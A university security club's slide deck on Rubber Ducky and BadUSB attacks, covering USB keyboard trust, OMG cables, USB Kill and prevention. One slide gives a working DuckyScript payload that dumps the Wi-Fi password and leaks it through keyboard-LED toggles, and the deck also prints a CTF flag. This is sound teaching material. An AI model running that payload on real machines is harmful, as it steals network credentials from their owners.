



General

FA/2025 • 2025-11-13

# Rubber Ducky & Bad USB

Ray Liu

# Ray Liu

- Helper
- Freshman in CS + Linguistics
- Love Rickrolling classmates



# Announcements

- PatriotCTF 2025
  - Tomorrow 5PM
  - Somewhere in Siebel
- CCDC Invitationals
  - 15<sup>th</sup>
  - Contact Michael



ctf.sigpwny.com

**sigpwny{LOOK!!\_DUCKLINGS!!!}**



# BIG DISCLAIMER

All of the following content are:

Hypothetical only — may be **illegal** if carried out.



# The USB Interface

Think of the USB-A port (the one you need three tries to plug in 🤦)

What can you plug in it?


- Thumb drives
- Keyboard/mouse
- ~~Whatever Valorant cheating device you have in store~~



# The Old Days



Keyboard+Mouse



Storage



Universal  
Serial  
Bus



# And Now, Introduce Yourself!

Messages **Thumb Drive** Details

Hey, New USB device, who are you.

I'm a storage device

Alright, I'll mount you to /mnt/usb\_drive

Cool 👍

Messages **Not Sus Ducky** Details

Hey, New USB device, who are you.

I'm a keyboard that the user is controlling

Okay, I don't see any reason to doubt that






# The legit model – from the computer's POV

What happens when you type a command?

Keep in mind:


- ❖ There are NO mandatory encryption protocols between computer and keyboard.
- ❖ The computer TRUSTS the keyboard



# The Threat Model

The computer quite liberal

If you self-identify as a keyboard, the computer will affirm that



# So... what are you gonna do?

- ❖ Pretends to be a thumb drive by physical appearance
- ❖ Pretends to be a keyboard when talking to the computer
- ❖ Send pre-configured keystrokes to the computer
- ❖ The computer trusts the keystrokes.



# So You Want to Read Info Too?

❖ Think, what info flows from the computer to the keyboard?



# Keyboard Exfiltration

```
REM Store the currently connected wireless LAN SSID & Key to %tmp%\z
GUI r
DELAY 100
STRING powershell "netsh wlan show profile name=(Get-NetConnectionProfile)
STRING .Name key=clear|?{$_-match'SSID n|Key C'}|%{($_ -split':')[1]}>$env:tmp\z"
ENTER
DELAY 100

REM Convert the stored credentials into CAPSLOCK and NUMLOCK values.
GUI r
DELAY 100
STRING powershell "foreach($b in $(cat $env:tmp\z -En by)){foreach($a in 0x80,
STRING 0x40,0x20,0x10,0x08,0x04,0x02,0x01){if($b-band$a){$o+='%{NUMLOCK}'}else
STRING {$o+='%{CAPSLOCK}'}}};$o+='%{SCROLLLOCK}';echo $o >$env:tmp\z"
ENTER
DELAY 100

REM Use powershell to inject the CAPSLOCK and NUMLOCK values to the Ducky.
GUI r
DELAY 100
STRING powershell "$o=(cat $env:tmp\z);Add-Type -A System.Windows.Forms;
STRING [System.Windows.Forms.SendKeys]::SendWait($o);rm $env:tmp\z"
ENTER
DELAY 100
```



# The Ducky



Imagine if you could yank a computer from someone else's hand (while they're LOGGED IN) and type whatever you want


Would you:

- ❖ Scroll through their emails or social media?
- ❖ Set up a reverse shell?
- ❖ Disable antivirus and start running malware?
- ❖ Implant a back door?
- ❖ Do something else...



# But are there any good sides?

- ❖ System installation
- ❖ Workforce Systems Administration
- ❖ ...



# The OMG Cable

- ❖ Same principal
- ❖ Different shell
- ❖ Some have wireless modules
- ❖ Some can self-destruct





# But it gets worse...



# But it gets worse...

## USB Kill



# Prevention

- ❖ DON'T plug in random USBs
- ❖ Generally, exercise curiosity with caution

If the stakes are high:

- ❖ Use Epoxy sealing, port blockers, or case locks
- ❖ Disable USB ports through BIOS



# What Lessons Can We Learn?

Could the rubber ducky exist in a world with many kinds of ports?

The invention of the USB created convenience by universality, what price did it cost us?

The removal of restrictions ↔ The collapse of boundaries

The Universal Paradox: by consolidating power you are also fusing weaknesses



# The moral of the story

First, I'm not waging war against convenience

But when designing/managing systems:

- ❖ Compartmentalization is useful
- ❖ If you adopt an ultimate order, you are by necessity summoning the possibility of ultimate chaos



# References

Rubber Ducky:

<https://shop.hak5.org/products/usb-rubber-ducky>

USB Kill:

<https://usbkill.com>

Side Channel Whitepaper:

<https://cdn.shopify.com/s/files/1/0068/2142/files/hak5-whitepaper-keystroke-reflection.pdf>

The original paper on BadUSB attacks:

<https://radetskiy.wordpress.com/wp-content/uploads/2014/08/srlabs-badusb-blackhat-v1.pdf>

Why not DIY?

<https://github.com/dbisu/pico-ducky>

If you want to look deeper at the comparisons, I also have done a short [passage](#) on this



# Next Meetings

**2025-11-16 • This Sunday**

- SIGPwny x SIGArch
- Learn about the overlap between computer architecture and security!



ctf.sigpwny.com

**sigpwny{LOOK!!\_DUCKLINGS!!!}**

**Meeting content can be found at**  
**[sigpwny.com/meetings](https://sigpwny.com/meetings).**

